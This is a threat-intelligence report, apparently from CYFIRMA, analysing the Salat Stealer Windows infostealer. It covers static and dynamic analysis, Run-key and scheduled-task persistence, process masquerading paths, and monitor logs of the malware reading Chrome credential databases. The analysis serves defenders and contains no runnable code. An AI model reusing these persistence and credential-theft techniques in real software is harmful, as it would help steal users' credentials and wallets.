Unmasked: Salat Stealer – A Deep Dive into Its Advanced Persistence Mechanisms and C2 Infrastructure

Published On : 2025-09-05


EXECUTIVE SUMMARY

CYFIRMA has identified Salat Stealer (also known as WEB_RAT), a sophisticated Go-based infostealer targeting Windows systems. The malware exfiltrates browser credentials, cryptocurrency wallet data, and session information while employing advanced evasion techniques, including UPX packing, process

masquerading, registry run keys, and scheduled tasks. Operated under a Malware-as-a-Service (MaaS) model by Russian-speaking actors, it leverages resilient C2 infrastructure. Effective defense requires advanced endpoint monitoring, strengthened network controls, and enhanced user awareness.

INTRODUCTION

The cybersecurity landscape is witnessing the rise of increasingly sophisticated malware families that exploit system vulnerabilities to compromise users. One such threat is Salat Stealer (also known as WEB_RAT), a Go-based malware targeting Windows systems. Designed to harvest sensitive information, Salat collects browser credentials, cryptocurrency wallet data, system details, etc., leveraging techniques such as UPX packing, registry run keys, scheduled tasks, and Windows Defender exclusion tampering. The malware ensures persistence and evades detection. As this malware continues to evolve, organizations and individuals must adopt proactive security measures to defend against its expanding capabilities.



File Name	**qtaq52ku.exe**
File Size	3.14 MB
File Type	Win32 EXE
Signed	Not Signed
MD5 Hash	276ff69704019d7b8491059ea9445a81
Language	Go Language


KEY FINDINGS

- Creates registry Run key entries for auto-execution.


- Creates and modifies scheduled tasks to maintain persistence through repeated execution. The malware disguises itself as legitimate processes in trusted directories to evade detection and blend with legitimate applications.
- Packed with UPX to evade static detection.
- Creates hidden windows to conceal activity.
- Alters Windows Defender exclusions to bypass security mechanisms.
- Collects host and system information.
- Accesses stored browser credentials.
- Targets cryptocurrency wallets and associated browser extensions.
- Telegram Session hijacking

STATIC ANALYSIS

The analyzed sample exhibits a high entropy value of 7.999, indicating strong obfuscation or compression.



The sample analyzed is a 32-bit Windows Portable Executable (PE) with a file size of 3,288,576 bytes. Subsequent analysis confirms that it is compressed using UPX version 4.1.0, a widely used packer commonly employed for executable compression.




The import table contains APIs, such as VirtualProtect, LoadLibraryA, GetProcAddress, and ExitProcess, which reflect the binary's declared capability requirements rather than its true runtime behavior once unpacked. The executable has been subsequently compressed with UPX, with the applied packing layers serving both to reduce file size and to obscure the underlying code structure.

PI	Ordinal ^	Hint	Function	Entry Point
C	N/A	0 (0x0000)	LoadLibraryA	Not Bound
C	N/A	0 (0x0000)	ExitProcess	Not Bound
C	N/A	0 (0x0000)	GetProcAddress	Not Bound
C	N/A	0 (0x0000)	VirtualProtect	Not Bound

Pestudio

Upon removal of the UPX packing, the executable is restored to its original Go-packed form, exhibiting clean PE sections and a fully resolved import table.



The executable imports a broad set of Windows API functions spanning file and I/O handling, thread and process management, memory operations, exception handling, system control, and environment manipulation. The presence of these APIs indicates potential capabilities for system enumeration, persistence, anti-analysis, and code execution control.

- File & I/O Operations: Manages files, console streams, and asynchronous I/O.
- Thread & Process Management: Creates, controls, and adjusts threads and processes.
- Memory & Exception Handling: Handles memory allocation, exception management, and potential anti-debugging.
- System & Environment Control: Accesses system info, environment variables, and controls execution timing.
- Library & Module Management: Dynamically loads modules and resolves functions to evade static analysis.
- Synchronization & Events: Uses events and timers for synchronization and task scheduling.
- Console Management: Controls console behavior and handles shutdown signals.
- System Interaction & Diagnostics: Interacts with Windows Error Reporting to manipulate diagnostics.
- Process Termination: Gracefully exits to complete execution or evade detection.

PI	Ordinal ^	Hint	Function	Entry Point
	N/A	0 (0x0000)	WriteFile	Not Bound
	N/A	0 (0x0000)	WriteConsoleW	Not Bound
	N/A	0 (0x0000)	WerSetFlags	Not Bound
	N/A	0 (0x0000)	WerGetFlags	Not Bound
	N/A	0 (0x0000)	WaitForMultipleObjects	Not Bound
	N/A	0 (0x0000)	WaitForSingleObject	Not Bound
	N/A	0 (0x0000)	VirtualQuery	Not Bound
	N/A	0 (0x0000)	VirtualFree	Not Bound
	N/A	0 (0x0000)	VirtualAlloc	Not Bound
	N/A	0 (0x0000)	TlsAlloc	Not Bound
	N/A	0 (0x0000)	SwitchToThread	Not Bound
	N/A	0 (0x0000)	SuspendThread	Not Bound
	N/A	0 (0x0000)	SetWaitableTimer	Not Bound
	N/A	0 (0x0000)	SetUnhandledExceptionFilter	Not Bound
	N/A	0 (0x0000)	SetProcessPriorityBoost	Not Bound
	N/A	0 (0x0000)	SetEvent	Not Bound
	N/A	0 (0x0000)	SetErrorMode	Not Bound
	N/A	0 (0x0000)	SetConsoleCtrlHandler	Not Bound
	N/A	0 (0x0000)	ResumeThread	Not Bound
	N/A	0 (0x0000)	RaiseFailFastException	Not Bound
	N/A	0 (0x0000)	PostQueuedCompletionStatus	Not Bound
	N/A	0 (0x0000)	LoadLibraryW	Not Bound
	N/A	0 (0x0000)	LoadLibraryExW	Not Bound
	N/A	0 (0x0000)	SetThreadContext	Not Bound
	N/A	0 (0x0000)	GetThreadContext	Not Bound
	N/A	0 (0x0000)	GetSystemInfo	Not Bound


Pestudio


DYNAMIC ANALYSIS

Process Masquerading

Upon execution, the malware initiates multiple processes and attempts to evade detection by disguising itself as a legitimate application. It creates several child processes named Lightshot.exe, which are dropped into directories that appear to belong to trusted software. This tactic increases the difficulty of detection, as it blends in with legitimate system files and commonly used applications.

- C:\Program Files (x86)\Windows NT\Lightshot.exe
- C:\Program Files (x86)\Microsoft\Edge\Application\Lightshot.exe
- C:\Program Files\Google\Chrome\Application\Lightshot.exe






Persistence Mechanism through Registry Run Keys


To maintain persistence on the infected system, the malware creates multiple Run key entries in the Windows Registry. It registers itself under different names—Lightshot, Procmon, and RuntimeBroker—to further evade detection by mimicking legitimate system or third-party processes.

Each registry entry points to one of the following executable paths:

- C:\Program Files (x86)\Windows NT\Lightshot.exe
- C:\Program Files (x86)\VPNetwork\Procmon.exe
- C:\Program Files (x86)\Common Files\RuntimeBroker.exe

This modification ensures that the malicious executable is automatically launched every time the system starts, allowing the stealer to remain active across reboots without requiring further user interaction.






Persistence via Task Scheduler


In addition to registry-based persistence, the malware utilizes the Windows Task Scheduler to further reinforce its foothold on the system. It creates scheduled tasks under deceptive names, such as Lightshot, Procmon, and RuntimeBroker, each configured with multiple triggers to ensure continuous execution of the stealer.

The task configuration includes two primary triggers:

1. At logon – Executes the malicious payload every time a user logs in, with a repeat interval of every 3 minutes for a duration of 30 days.
2. One-time execution – Scheduled to run at 20:00 on the day of infection, also repeating every 3 minutes for 30 days.

By combining both registry and task scheduler persistence mechanisms, the malware achieves high resilience against removal and ensures repeated execution across system reboots and user sessions.






Data Exfiltration:

Targeting Browser Credentials

The Salat Stealer targets Google Chrome's stored credentials by accessing the browser's SQLite database located at:


%AppData%\Local\Google\Chrome\User Data\Default\Web Data

By extracting information from this path, the stealer attempts to harvest saved usernames, passwords, and autofill data stored within Chrome.



20:00:...	Lightshot.exe	4316	QueryNameInfo...	C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Web Data
20:00:...	Lightshot.exe	4316	QueryNameInfo...	C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Web Data
20:00:...	Lightshot.exe	4316	QueryInformatio...	C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Web Data
20:00:...	Lightshot.exe	4316	QueryAllInforma...	C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Web Data
20:00:...	Lightshot.exe	4316	ReadFile	C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\Web Data
20:00:...	Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Temp\487390985
20:00:...	Lightshot.exe	4316	WriteFile	C:\Users\Admin\AppData\Local\Temp\487390985
20:00:...	Lightshot.exe	4316	CloseFile	C:\Users\Admin\AppData\Local\Temp\487390985
20:00:...	Lightshot.exe	4316	CreateFile	C:\Users\Admin\AppData\Local\Temp\487390985
20:00:...	Lightshot.exe	4316	QueryNetwork...	C:\Users\Admin\AppData\Local\Temp\487390985
20:00:...	Lightshot.exe	4316	CloseFile	C:\Users\Admin\AppData\Local\Temp\487390985
20:00:...	Lightshot.exe	4316	RegQueryKey	HKCU

Similarly, the malware also targets Microsoft Edge by accessing its stored credentials and other sensitive data using similar methods.

